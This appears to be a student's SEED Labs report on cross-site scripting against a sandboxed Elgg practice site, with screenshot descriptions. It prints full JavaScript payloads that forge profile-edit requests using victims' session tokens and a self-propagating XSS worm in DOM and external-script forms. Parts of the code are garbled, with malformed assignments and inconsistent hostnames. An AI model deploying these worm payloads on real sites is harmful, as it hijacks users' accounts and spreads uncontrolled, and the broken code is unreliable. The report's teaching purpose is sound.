//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var guid=__elgg_session.user.guid;
var ts=__elgg_ts=__elgg.security.token.__elgg_ts;
var token=__elgg_token=__elgg.security.token.__elgg_token;
var name ="&name=__elgg_session.user.name";
var desc = "&description=Samy is my hero" + "&accesslevel[description]=2";
var sendurl = "http://www.xsslabelgg.com/action/profile/edit"
//Construct the content of your url.

```

The "About me" field has a "Visual editor" link. Below it is a dropdown menu set to "Public".

The right sidebar shows the user's profile information for "Samy", including links to "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications".

After editing the profile of Samy, I navigated to the home page of Samy and I was able to About Me getting displayed.

The screenshot shows a Mozilla Firefox window with the title bar "Samy : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabeLgg.com/profile/samy". The main content area shows the "XSS Lab Site" profile for "Samy". The profile picture is a person in a hooded jacket and mask, sitting at a computer. The profile summary includes the brief description "Hello This is Sammy!". Below the profile picture are buttons for "Edit profile" and "Edit avatar". To the right, there is a "Friends" section showing one friend with a small thumbnail image. The browser interface includes a sidebar with various icons and a toolbar with standard buttons like Back, Forward, Stop, and Refresh.

Then I logged into Alice and this is the home page of Alice before the attack. There was no Brief Description in the home page of Alice.


A screenshot of a Mozilla Firefox browser window titled "Alice : XSS Lab Site - Mozilla Firefox". The address bar shows the URL "www.xsslabelgg.com/profile/alice". The main content area displays the "XSS Lab Site" profile for a user named "Alice". The profile picture is a cartoon illustration of Alice from Alice in Wonderland. Below the picture are buttons for "Edit profile" and "Edit avatar". To the right of the profile picture is a section titled "Alice" which contains a brief description placeholder "Brief Description". Further down the page are sections for "Friends" (listing "No friends yet.") and links for "Blogs" and "Bookmarks". The left sidebar of the browser shows various icons for file operations like copy, paste, cut, and search, as well as tabs for "Most Visited", "SEED Labs", and "Sites for Labs". The top right of the browser window shows system status icons and the time "9:49 PM".

Then I navigated to the members pages from the more option so that I can navigate to the home page of Samy. After visiting the profile of Samy I will be able to see the profile of Alice getting modified.

The screenshot shows a Mozilla Firefox browser window with the following details:

- Title Bar:** Newest members : XSS Lab Site - Mozilla Firefox
- Toolbar:** File Edit View History Bookmarks Tools Help
- Address Bar:** www.xsslabeLgg.com/members (with a 80% zoom icon)
- Bookmarks Bar:** Most Visited, SEED Labs, Sites for Labs
- Right Sidebar:** Account icon, Search bar, and Search members section with a total member count of 5.
- Main Content Area:** XSS Lab Site header, navigation menu (Activity, Blogs, Bookmarks, Files, Groups, More), and a "Newest members" section listing users: Samy, Charlie, Boby, Alice, and Admin.

After visiting Samy's profile, I am able to see that the description "Samy is my Hero" is getting displayed in Alice Profile. This is because of the malicious JavaScript program which has the token, timestamp and the description to be placed in the victim's profile. By using the malicious code, I was able to perform the XSS attack.



### Question 3:

Before doing this task, I commented the if condition in the program, so that I can observe what will be the outcome of the attack after commenting the if condition.

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var guid=&guid="+elgg.session.user.guid;
var ts=__elgg_ts"+elgg.security.token.__elgg_ts;
var token=__elgg_token"+elgg.security.token.__elgg_token;
var name = "&name=" + elgg.session.user.name;
var desc = "&description=Samy is my hero" + "&accesslevel[description]=2";
var sendurl = "http://www.xsslabelgg.com/action/profile/edit"
//Construct the content of your url.
var content= token + ts + name + desc + guid;
var samyGuid=47; //FILL IN
//if(elgg.session.user.guid!=samyGuid)
//{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
//}
</script>
```

After commenting the if condition, I copied and pasted the malicious program into the about me of Samy's profile. I made the profile public and saved the post.


The screenshot shows a Mozilla Firefox browser window with the title "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslabelgg.com/profile/samy/edit". The main content area shows the "XSS Lab Site" interface with a sidebar containing various icons. The "About me" section contains the following JavaScript code:

```
var token=__elgg_token__=elgg.security.token.__elgg_token__;
var name = "&name=" + elgg.session.user.name;
var desc = "&description=Samy is my hero" + "&accesslevel[description]=2";
var sendurl = "http://www.xsslabelgg.com/action/profile/edit"
//Construct the content of your url.
var content=token + ts + name + desc + guid;
var samyGuid=47; //FILL IN
//If(elgg.session.user.guid!=samyGuid)
//{
//Create and send Ajax request to modify profile
var Ajax=null;
```

The "About me" field has a "Visual editor" link. Below it is a dropdown menu set to "Public".

The right sidebar shows a user profile for "Samy" with the message "Hello This is Sammy!". It also lists links for "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", and "Account statistics".

After saving the profile, I was able to see that the attack modified the Samy's profile also, who is the attacker. This is because of commenting the if condition. The If condition checks if the current session guid is not equal to guid of the Samy. Only if the current session guid is not equal to samy's guid the attack will take place. We are doing a condition check so that the attack does not happen on Samy's profile. Since we have commented the if condition the attack takes place on the Samy's profile too. Because there is no any conditional check on the guid.



### 3.7 Task 6: Writing a Self-Propagating XSS Worm:

Before doing this task, I have added the given DOM API to the malicious JavaScript code to perform the self-propagating XSS worm attack. The DOM has three variables the headerTag, jscode and the tailTag. This is the malicious program that will perform the self-propagating attack.

```
1  <p><script id=worm>
2  window.onload = function() {
3      var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
4      var jsCode = document.getElementById("worm").innerHTML;
5      var tailTag = "</"+ "script>";
6      //put all the pieces together and apply the URL encoding
7      var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
8      //set the content of the description field and access level
9      var desc = "&description=Samy is my Hero" + wormCode;
10     desc += "&accesslevel[description]=2";
11     //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
12     //and Security Token __elgg_token
13     var name=&name=__elgg.session.user.name;
14     var guid=&guid=__elgg.session.user.guid;
15     var ts=&__elgg_ts=__elgg.security.token.__elgg_ts;
16     var token=&__elgg_token=__elgg.security.token.__elgg_token;
17     //Construct the content of your url.
18     var sendurl="http://www.xsslabeledgg.com/action/profile/edit";
19     var content=token+ts+name+desc+guid; //FILL IN
20     var samyGuid=47; //FILL IN
21     if(elgg.session.user.guid!=samyGuid)
22     {
23         //Create and send Ajax request to modify profile
24         var Ajax=null;
25         Ajax=new XMLHttpRequest();
26         Ajax.open("POST",sendurl,true);
27         Ajax.setRequestHeader("Host","www.xsslabeledgg.com");
28         Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
29         Ajax.send(content);
30     }
31 }
32 alert(jsCode);
33 </script></p>
```

After modifying the given program, I copied and pasted the malicious JavaScript program into the About Me of the Samy's profile by enabling the Edit HTML option. I made the post public so that members of the ELGG website can be victim.

The screenshot shows a Mozilla Firefox browser window with the title "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslabelgg.com/profile/samy/edit". The main content area shows the "Edit profile" form for user "Samy". In the "About me" field, there is a large amount of malicious JavaScript code. The code is as follows:

```
//create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
}
alert(isCode);
</script></p>
```

Below the "About me" field, there is a dropdown menu set to "Public". To the right of the form, there is a sidebar with the user's profile picture and name "Samy", followed by a message "Hello This is Sammy!". Below this, there are links for "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", and "Notifications".


After editing the profile of Samy, I navigated back to the home page of Samy to verify that if the profile has been changed. I was able to see that the About me was displayed on the home page of Samy.

The screenshot shows a Mozilla Firefox window with the title "Samy : XSS Lab Site - Mozilla Firefox". The address bar displays "Samy : XSS Lab Site" and the URL "www.xsslabeledgg.com/profile/samy". The page content is the XSS Lab Site profile for a user named Samy. The profile picture is a person in a hoodie sitting at a keyboard with binary code in the background. The profile name is "Samy" and the brief description is "Hello This is Sammy!". The "About me" section is visible. On the left, there is a sidebar with various icons for Activity, Blogs, Bookmarks, Files, Groups, and More. On the right, there is a "Friends" section with one friend listed. The browser interface includes a toolbar with icons for file operations, a zoom level of 80%, and a status bar showing the time as 1:39 AM.

Now, I logged into the account of Alice using her credentials. This is the home page of Alice before the attack. The home page of Alice has no brief description of About me.

A screenshot of a Mozilla Firefox browser window titled "Alice : XSS Lab Site - Mozilla Firefox". The address bar shows the URL "www.xsslabeledgg.com/profile/alice". The main content area displays the "XSS Lab Site" profile for user "Alice". The profile picture is a cartoon illustration of Alice from Disney's Alice in Wonderland. Below the picture are links for "Edit profile" and "Edit avatar". To the right, there is a "Friends" section with a message "No friends yet." and a "Add widgets" button. The left sidebar contains a vertical stack of icons for various applications like file manager, terminal, and system tools. The top menu bar includes "File", "Edit", "View", "History", "Bookmarks", "Tools", and "Help".

After viewing Samy's profile I was able to see the description "Samy is my Hero" in the home page of Alice. This is because of the malicious program in the Samy's home page. Now that since the malicious program in Samy's home page is a self-propagating XSS attack, Alice profile has also been infected with the XSS attack. Now that if any other member visits Alice Profile, that member will also be attacked, and the message gets displayed in their home page also.



Now to check if Alice profile is also infected, I logged into Boby's profile and I was able see that the profile of Boby has no description in his home page before the attack.

The screenshot shows a Mozilla Firefox window with the title "Boby : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslabeegg.com/profile/boby". The main content area shows a profile for "Boby" featuring a cartoon character wearing a yellow hard hat and blue overalls. Below the character are two buttons: "Edit profile" and "Edit avatar". To the right of the character is a section titled "Friends" which states "No friends yet." An "Add widgets" button is located above this section. The top menu bar includes File, Edit, View, History, Bookmarks, Tools, and Help. The toolbar below the menu bar includes icons for Back, Forward, Stop, Home, and Search. A sidebar on the left contains various icons for different applications or services.

Then I navigated to the members page of the website to visit the profile of the Alice.

The screenshot shows a Mozilla Firefox browser window with the title bar "Newest members : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabeLgg.com/members". The main content area shows the "XSS Lab Site" members page. On the left sidebar, there are icons for various tools and services. The main content area has a blue header "XSS Lab Site" with navigation links: Activity, Blogs, Bookmarks, Files, Groups, and More ». Below this, a section titled "Newest members" lists five users: Samy, Charlie, Boby, Alice, and Admin. Each user entry includes a small profile icon and a link to their profile. A search bar and a "Search" button are on the right side. The status bar at the bottom indicates "Powered by Elgg".

Newest members : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Newest members : XSS L X +

www.xsslabeLgg.com/members 80% ... ⌂ ⌂ 1:45 AM ⚙

Most Visited SEED Labs Sites for Labs

# XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

## Newest members

Newest Alphabetical Popular Online

[Samy](#)  
Hello This is Sammy!

[Charlie](#)

[Boby](#)

[Alice](#)

[Admin](#)


Powered by Elgg

Search

Search members

Total members: 5

After visiting Alice profile, I came back to Boby's home page and I was able to see that Boby's home page had the description "Samy is my Hero". This is because, Alice profile is also infected with XSS and that now Boby's profile is also now infected. Any other member who is visiting Boby will also get infected. This is due to the self-propagating XSS attack performed by samy.



Charlie : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Charlie : XSS Lab Site +

www.xsslabeLgg.com/profile/charlie 80% Account »

Most Visited SEED Labs Sites for Labs

# XSS Lab Site

Activity Blogs Bookmarks Files Groups More » Add widgets

Charlie



Edit profile Edit avatar

Blogs Bookmarks

Friends No friends yet.

Charlie : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Charlie : XSS Lab Site +

www.xsslabeLgg.com/profile/charlie 80% Account »

Most Visited SEED Labs Sites for Labs

# XSS Lab Site

Activity Blogs Bookmarks Files Groups More » Add widgets

**Charlie**

About me  
Samy is my Hero



Edit profile Edit avatar

Blogs Bookmarks

Friends No friends yet.


A vertical toolbar on the left contains icons for various applications: Home, Document with pencil, Terminal, Script, File Manager, Network, Firefox, Tools, Disc, and Trash.

## Link Approach:

Before starting with the link approach, I just modified the malicious program by adding the URL of the ELGG website along with the link to the external javascript file(xss\_worm.js).

```
window.onload = function() {
var wormCode = encodeURIComponent("<script type='text/javascript' id='worm'>" +
"src='http://www.xsslabeledgg.com/xss_worm.js'>" + "</script>");
//set the content of the description field and access level
var desc = "&description=Samy is my Hero" + wormCode;
desc += "&accesslevel[description]=2";
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var name=&name=__elgg.session.user.name;
var guid=&guid=__elgg.session.user.guid;
var ts=&__elgg_ts=__elgg.security.token.__elgg_ts;
var token=&__elgg_token=__elgg.security.token.__elgg_token;
//Construct the content of your url.
var sendurl="http://www.xsslabeledgg.com/action/profile/edit";
var content=token+ts+name+desc+guid; //FILL IN
var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabeledgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
}
```

Then I placed the malicious program under the /var/www/XSS/Elgg/ directory and restarted the apache server which hosts the webpages for the ELGG website.




Then I logged into Samy's profile and I navigated to the edit profile page and I gave the malicious link to the malicious program which is used for self-propagating XSS attack. I gave the path of the malicious program as link in the About me section of Samy and I saved the profile.

